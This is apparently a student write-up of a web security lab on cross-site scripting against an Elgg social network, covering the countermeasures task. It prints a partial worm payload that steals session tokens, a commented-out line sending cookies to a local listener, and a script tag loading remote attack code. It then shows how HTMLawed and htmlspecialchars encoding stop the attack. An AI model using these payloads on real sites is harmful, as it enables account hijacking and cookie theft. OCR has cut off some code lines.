


NOTE: I DID NOT READ ABOUT THE DOM REQUIREMENT UNTIL JUST NOW. I WILL ATTEMPT THAT AND POSSIBLY SUBMIT LATER ON. Either way, the attack is a success.

Task 7: Countermeasures

HTMLawed:

With this turned on, the script tags are all completely disabled, resulting in our code being displayed in plaintext on the main page. This means our attack is useless and merely prints the code.





Charlie

About me

```
//document.write('<img src=http://127.0.0.1:5555?c=' +
escape(document.cookie) + '   >');
//alert('XSS');
window.onload = function () {
   var userName="&name=" + elgg.session.user.name;

   var description = "&description=" + "<script
type="text/javascript" src="http://www.xsslabelgg.com/
xssattack.js"></script>";

   var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;

   var token="&
__elgg_token="+elgg.security.token.__elgg_token;

   var attackmessage = {};
   attackmessage.__elgg_token = token;
   attackmessage.__elgg_ts = ts;
   attackmessage.name = userName;
```

HTML Special Characters:





index.html × text.php ×

```
<?php
/**
 * Elgg text output
 * Displays some text that was input using
 field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to displa
 */

// echo htmlspecialchars($vars['value'], E
false);

echo $vars['value'];
```

index.html × text.php ●

```
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standa
 field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, '
    false);

echo $vars['value'];
```

This causes our attack to fail as well, because we have numerous special characters in our code (such as <>, //, etc). Because this function encodes these characters, our attack will fail.